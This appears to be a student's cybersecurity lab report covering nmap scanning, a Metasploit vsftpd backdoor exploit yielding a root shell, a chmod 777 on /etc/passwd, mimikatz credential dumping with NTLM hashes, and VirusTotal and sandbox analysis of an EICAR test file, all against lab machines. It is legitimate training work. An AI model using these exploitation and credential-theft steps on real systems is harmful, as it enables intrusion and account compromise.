

Practical Application

Index

- (1) Network Scanning
- (2) Vulnerability Scanning
- (3) Exploitation Practice
- (4) Post-Exploitation and Persistence
- (5) Malware Analysis
- (6) Password Security
- (7) Create a Security Assessment Report
- (8) Red Team Operation and Documentation

(1) Network Scanning

- (a) Tool: Nmap
- (b) Task: Local network device scan using Nmap tool

Result: `nmap -sV 192.168.111.135`(Metasploitable2 VM)



```
root@kali: /home/kali/Desktop
File Actions Edit View Help
root@kali: /home/kali/Desktop
# nmap -sV 192.168.111.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 06:41 EDT
Nmap scan report for 192.168.111.135
Host is up (0.0050s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:29:30:2C (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.24 seconds
root@kali: /home/kali/Desktop
```

(c) Enhancement Tasks:

Service Enumeration: nmap -sC -sV 192.168.111.135

```
root@kali: /home/kali/Desktop
File Actions Edit View Help

(root@kali) ~/home/kali/Desktop
# nmap -sC -sV 192.168.111.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 06:46 EDT
Nmap scan report for 192.168.111.135
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.111.133
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:01:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_ssl-date: 2025-08-13T10:43:28+00:00; -3m13s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain         ISC BIND 9.4.2
|_dns-nsid:
|_   bind.version: 9.4.2
```

Scan Analysis:

nmap -sS & nmap -A

```
root@kali: /home/kali/Desktop
File Actions Edit View Help

(root@kali) ~/home/kali/Desktop
# nmap -sS 192.168.111.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 06:52 EDT
Nmap scan report for 192.168.111.135
Host is up (0.0039s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1009/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:29:30:2C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds

(root@kali) ~/home/kali/Desktop
```

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
root@kali:~/home/kali/Desktop
# nmap -A 192.168.111.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 06:53 EDT
Nmap scan report for 192.168.111.135
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.111.133
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2025-08-13T10:43:28+00:00; -5m55s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
```

Summarize differences:


Difference result between stealth scan and aggressive scan below.

(1) stealth scan output shows only port no., state , service name but aggressive result show full detail like port no. tcp or udp , state, service name with additional details like user used, ssh keys etc.

(2) Vulnerability Scanning

Tool: OpenVAS

Task: Scan a local VM like metasploitable2



(3) Exploitation Practice

Tool: Metasploit

Task: Exploit a Metasploitable2

Metasploit Exploit:

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.111.135
RHOSTS => 192.168.111.135
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.111.135:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.111.135:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.111.135:21 - The port used by the backdoor bind listener is already open
[*] 192.168.111.135:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.111.133:43749 -> 192.168.111.135:6200) at 2025-08-13 12:17:58 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

cat /etc/passwd
```

Steps use for performing exploitation

- (1) Search “vsftpd_234_backdoor” exploit.
- (2) use the exploit.
- (3) set the required parameter like RHOST, RPORT, CHOST, CPORT etc.
- (4) run the exploit.
- (5) find out necessary information from metasploitable2 like firmware version, fuser details, important data etc.

Privilege Escalation Demo:

```
^C
Abort session? [y/N] n
[*] Aborting foreground process in the shell session
sh: line 10: : command not found

ls -l /etc/passwd
-rw-r--r-- 1 root root 1624 May 20 2012 /etc/passwd

sudo chmod 777 /etc/passwd

ls -l /etc/passwd
-rwxrwxrwx 1 root root 1624 May 20 2012 /etc/passwd
```

Fetch log results

```
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
sh: line 10: : command not found


ls -l /etc/passwd
-rw-r--r-- 1 root root 1624 May 20 2012 /etc/passwd

sudo chmod 777 /etc/passwd

ls -l /etc/passwd
-rwxrwxrwx 1 root root 1624 May 20 2012 /etc/passwd
sudo apt install auditd
sudo: apt: command not found
tail -f /var/log/auth.log
Aug 13 11:25:44 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Aug 13 11:25:44 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Aug 13 11:25:44 metasploitable su[5369]: Successful su for root by root
Aug 13 11:25:44 metasploitable su[5369]: + ttty root:root
Aug 13 11:25:44 metasploitable su[5369]: pam_unix(su:session): session opened for user root by msfadmin(uid=0)
Aug 13 11:36:00 metasploitable sudo: root : TTY=unknown; PWD=/; USER=root; COMMAND=/bin/chmod 777 /etc/passwd
Aug 13 11:36:00 metasploitable sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Aug 13 11:36:00 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Aug 13 11:39:01 metasploitable CRON[5426]: pam_unix(cron:session): session opened for user root by (uid=0)
Aug 13 11:39:01 metasploitable CRON[5426]: pam_unix(cron:session): session closed for user root
```

(4) Post-Exploitation and Persistence

Tool: Minikatz, Netcat



```
mimikatz 2.2.0 x64 (oe.eo)

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1631084 (00000000:0018e36c)
Session           : Interactive from 2
User Name          : test
Domain            : OPREKIN-PC
Logon Server       : OPREKIN-PC
Logon Time         : 8/13/2025 10:25:57 AM
SID                : S-1-5-21-3898655706-2460861111-615309893-1002


msv :
[00000003] Primary
* Username : test
* Domain   : OPREKIN-PC
* NTLM     : 7a21990fcd3d759941e45c490f143d5f
* SHA1     : 2f2416ba3bcf5db18362cad20ca90089515abe0f

tspkg :
wdigest :
* Username : test
* Domain   : OPREKIN-PC
* Password : (null)

kerberos :
* Username : test
* Domain   : OPREKIN-PC
* Password : (null)


ssp :
credman :
cloudap :
```


Persistence Simulation




Reverse Shell

Attacker Machine



Listener Machine



(5) Malware Analysis

Tool: VirusTotal

Harmless test script analysis through virustotal tool

The screenshot shows the VirusTotal interface for a file with hash 77eab301e75326de042e2a3139305ea35429e63dd668595b38e9adf0036eb6d0. The file is named 'barchart.py' and is a Python script (1.11 KB). The community score is 0/62, and no security vendors have flagged it as malicious. The file was analyzed 1 minute ago. The 'Basic properties' section shows the file type as 'Python script, Unicode text, UTF-8 text executable' and the file size as 1.11 KB (1136 bytes).


EICAR Test

The screenshot shows the VirusTotal interface for a file with hash 0a40407ba5916d7ac26194a4e1b50623d78c936710e8b3927a4a1e283dee1586. The file is named 'test.eicar' and is a text file (86 B). The community score is 4/62, and 4/62 security vendors have flagged it as malicious. The file was analyzed 14 minutes ago. The 'Security vendors' analysis' section shows the following results:

Security vendor	Result
SUPERAntiSpyware	NotAThreat.EICAR[TestFile]
TrendMicro	Eicar_test_1
TrendMicro-HouseCall	Eicar_test_1
ViriT	EICAR-Test-File
Acronis (Static ML)	Undetected
AhnLab-V3	Undetected
Allicloud	Undetected
ALYac	Undetected
Antiy-AVL	Undetected
Arcabit	Undetected
Avast	Undetected
AVG	Undetected

Sandbox Analysis

Here, two sandbox Cape & Zenbox analyze the test.eicar file.



Overview	
Zenbox Verdict	
2/100	
Non Malicious	
Report generated:	14/08/2025 03:49:11
Guest System:	Windows 11 Ultimate
File Info	
File name:	sample.ps1
File type:	ASCII text
File size:	0.08 KB
SHA256:	0a40407ba5916d7ac26194a4e1b50623d78c936710e8b3927a4a1e283dee1586
SHA1:	0fbd7726e25c2796268f071650550b94f8069b41
MD5:	d4c76799568b0a6c31ee53f5280e419a
SHA512:	247d444ffc34c14b7105c28bd30629193d214814d8b571d0e3fd190554458020d4dcada76a351ba733bf2a6f1e1f55c30bd0e6f2e78d35418339c6d8146c2909
Entropy:	5.340403382780538
Submission path:	C:\Users\user\desktop\
SSDEEP:	3jVu1ALraNvsgzsVqSwHqNRd:JrLuOgzskWd
Preview:	echo X50!P%@AP[4!PZX54(P^)7CC)7)\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H">test.eicar.

Malware Analysis System Evasion (6)

1.0	Found a high number of Window / User specific system calls (may be a loop to detect user behavior)
1.0	May sleep (evasive loops) to hinder dynamic analysis
1.0	Contains long sleeps (>= 3 min)

Anti Debugging (1)

1.0	Enables debug privileges
-----	--------------------------

Language, Device and Operating System Detection (1)

1.0	Queries the volume information (name, serial number etc) of a device
-----	--

Cape Sanbox Analysis

Uses suspicious IO control codes
Creates a hidden or system file
Queries information on disks, possibly for anti-virtualization
Attempted to write directly to a physical drive

Behavior Summary

Mutexes

- Local\SMB:4832:304:WinStaging_02
- Local\SMB:4832:120:WinError_03
- Local\SMB:2664:304:WinStaging_02
- Local\SMB:4940:304:WinStaging_02
- Global\OneSettingQuery\Mutex+compat+encapsulation
- Local\SyncServiceThread
- Local\SMB:1140:304:WinStaging_02
- Local\SMB:1140:120:WinError_03

Executed Commands

- C:\Windows\system32\wmiprvse.exe -secured -Embedding
- C:\Windows\system32\OleHost.exe /ProcessId:{133E4CAF-5891-4004-BADA-004070308A00}
- "C:\Windows\SystemApps\Microsoft.Windows.Client.CBS_c6n1h2tyewy\InputApp\TextInputHost.exe" -ServerName:InputApp.AppX9jnykgccxc8by3hsrs07422xzav.mca
- "C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_c6n1h2tyewy\StartMenuExperienceHost.exe" -ServerName:App.AppXybrabmskdg3tkwpr5kwzbs55tkqay.mca
- "C:\Windows\SystemApps\Microsoft.Windows.Search_c6n1h2tyewy\SearchApp.exe" -ServerName:CortanaUI.AppX829r6jn06hw4bsbneeg0kynx296ur9t.mca
- C:\Windows\system32\mobsync.exe -Embedding
- C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s WdiSystemHost
- C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p
- C:\Windows\system32\svchost.exe -k netsvcs -p
- "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
- C:\Windows\system32\svchost.exe -k NetworkService -p
- C:\Windows\system32\svchost.exe -k UnistackSvcGroup
- C:\Windows\system32\spssvc.exe
- C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s StorSvc
- C:\Windows\system32\lsass.exe
- C:\Windows\system32\svchost.exe -k LocalService -s W32Time

Deleted Files

- C:\Users\Bruno\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms-RFccd5.TMP
- C:\Users\Bruno\AppData\Local\Temp_PSScriptPolicyTest_vx14cip2.m4h.ps1
- C:\Users\Bruno\AppData\Local\Temp_PSScriptPolicyTest_snmvnlfk.ou3.psm1
- C:\ProgramData\Microsoft\Network\Downloader\res1.log
- C:\ProgramData\Microsoft\Network\Downloader\res2.log
- C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000000.db

(6) Password Security

Tool: KeePass XC

Task: Creation of secure password vault

The screenshot shows the KeePass Password Generator dialog box. The 'Settings' tab is active, displaying 'Password Generation Options'. The dialog includes a list of generated passwords and a preview of the password quality. The generated passwords are:

- Y0Nb6yLHCAWoadxtN34u3
- h2T3X2uUcuusXelU0T3a
- 4zRqetPeDUeZQS2z5rAd
- XE4TFBadI3zBUoH1hgjy
- c6qtV5Pp0WB1LANDxnir
- OKYVxpq5x5rVK5d02oPK
- 0W00NSVezEC7t548JAjt
- q12oKnrxM0RpNdaaBdT1
- DDdbdNdJ31ZF2YQ3yCSw
- b2TDXjmDW2Ow6kKSecky
- OZBwtDU583uCyvsDTdD
- Zpfw5FzzGHY76IjnKqce
- Fo5PrHk7a1TrqneiYBY7
- BbBCD2psEhJuEKnnkJs8
- e8HyNUk3EcHR0WuT5VFZ
- Y7YktcX5x6HGNEXF3FTy
- oZIAU3seV31x5r9WYFBL
- uxph7qyAw2Ajf4rs3n9U
- m0hiGclhE7OhmaUw5mpN
